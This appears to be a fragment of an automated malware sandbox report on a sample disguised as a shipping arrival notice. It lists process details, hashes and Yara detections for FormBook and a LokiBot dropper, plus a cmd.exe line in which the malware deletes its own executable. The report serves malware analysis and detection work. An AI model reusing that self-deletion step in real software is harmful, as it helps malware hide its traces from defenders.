MD5 hash:	AD5296B280E8F522A8A897C96BAB0E1D
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Yara matches:	• Rule: JoeSecurity_FormBook, Description: Yara detected FormBook, Source: 0000000D.00000000.1239560173.000000000690A000.00000040.00020000.sdmp, Author: Joe Security • Rule: Formbook_1, Description: autogenerated rule brought to you by yara-signator, Source: 0000000D.00000000.1239560173.000000000690A000.00000040.00020000.sdmp, Author: Felix Bilstein - yara-signator at cocacoding dot com • Rule: Formbook, Description: detect Formbook in memory, Source: 0000000D.00000000.1239560173.000000000690A000.00000040.00020000.sdmp, Author: JPCERT/CC Incident Response Group • Rule: JoeSecurity_FormBook, Description: Yara detected FormBook, Source: 0000000D.00000000.1216786397.000000000690A000.00000040.00020000.sdmp, Author: Joe Security • Rule: Formbook_1, Description: autogenerated rule brought to you by yara-signator, Source: 0000000D.00000000.1216786397.000000000690A000.00000040.00020000.sdmp, Author: Felix Bilstein - yara-signator at cocacoding dot com • Rule: Formbook, Description: detect Formbook in memory, Source: 0000000D.00000000.1216786397.000000000690A000.00000040.00020000.sdmp, Author: JPCERT/CC Incident Response Group
Reputation:	high

File Activities Show Windows behavior

Analysis Process: rundll32.exe PID: 5228 Parent PID: 3424

General

Start time:	22:57:25
Start date:	13/09/2021
Path:	C:\Windows\SysWOW64\rundll32.exe
Wow64 process (32bit):	true
Commandline:	C:\Windows\SysWOW64\rundll32.exe
Imagebase:	0x10e0000
File size:	61952 bytes
MD5 hash:	D7CA562B0DB4F4DD0F03A89A1FDAD63D
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language

Yara matches:	• Rule: LokiBot_Dropper_Packed_R11_Feb18, Description: Auto-generated rule - file scan copy.pdf.r11, Source: 0000000E.00000002.1747108228.0000000004D6F000.00000004.00020000.sdmp, Author: Florian Roth • Rule: JoeSecurity_FormBook, Description: Yara detected FormBook, Source: 0000000E.00000002.1744958474.0000000000B20000.00000040.00020000.sdmp, Author: Joe Security • Rule: Formbook_1, Description: autogenerated rule brought to you by yara-signator, Source: 0000000E.00000002.1744958474.0000000000B20000.00000040.00020000.sdmp, Author: Felix Bilstein - yara-signator at cocacoding dot com • Rule: Formbook, Description: detect Formbook in memory, Source: 0000000E.00000002.1744958474.0000000000B20000.00000040.00020000.sdmp, Author: JPCERT/CC Incident Response Group • Rule: JoeSecurity_FormBook, Description: Yara detected FormBook, Source: 0000000E.00000002.1745033505.0000000000B50000.00000004.00000001.sdmp, Author: Joe Security • Rule: Formbook_1, Description: autogenerated rule brought to you by yara-signator, Source: 0000000E.00000002.1745033505.0000000000B50000.00000004.00000001.sdmp, Author: Felix Bilstein - yara-signator at cocacoding dot com • Rule: Formbook, Description: detect Formbook in memory, Source: 0000000E.00000002.1745033505.0000000000B50000.00000004.00000001.sdmp, Author: JPCERT/CC Incident Response Group • Rule: JoeSecurity_FormBook, Description: Yara detected FormBook, Source: 0000000E.00000002.1744536176.0000000000800000.00000040.00020000.sdmp, Author: Joe Security • Rule: Formbook_1, Description: autogenerated rule brought to you by yara-signator, Source: 0000000E.00000002.1744536176.0000000000800000.00000040.00020000.sdmp, Author: Felix Bilstein - yara-signator at cocacoding dot com • Rule: Formbook, Description: detect Formbook in memory, Source: 0000000E.00000002.1744536176.0000000000800000.00000040.00020000.sdmp, Author: JPCERT/CC Incident Response Group • Rule: LokiBot_Dropper_Packed_R11_Feb18, Description: Auto-generated rule - file scan copy.pdf.r11, Source: 0000000E.00000002.1744759427.0000000000A04000.00000004.00000020.sdmp, Author: Florian Roth
Reputation:	high

File Activities

Show Windows behavior

File Read

Analysis Process: cmd.exe PID: 6200 Parent PID: 5228

General

Start time:	22:57:30
Start date:	13/09/2021
Path:	C:\Windows\SysWOW64\cmd.exe
Wow64 process (32bit):	true
Commandline:	/c del 'C:\Users\user\Desktop\NOA_-_CMA_CGM_ARRIVAL_NOTICE .exe'
Imagebase:	0x11d0000
File size:	232960 bytes
MD5 hash:	F3BDBE3BB6F734E357235F4D5898582D
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Reputation:	high

File Activities

Show Windows behavior

File Deleted

Analysis Process: conhost.exe PID: 5812 Parent PID: 6200

General

Start time:	22:57:31
Start date:	13/09/2021
Path:	C:\Windows\System32\conhost.exe
Wow64 process (32bit):	false
Commandline:	C:\Windows\system32\conhost.exe 0xffffffff -ForceV1
Imagebase:	0x7ff724c50000
File size:	625664 bytes
MD5 hash:	EA777DEEA782E8B4D7C7C33BBF8A4496
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Reputation:	high

Disassembly

Code Analysis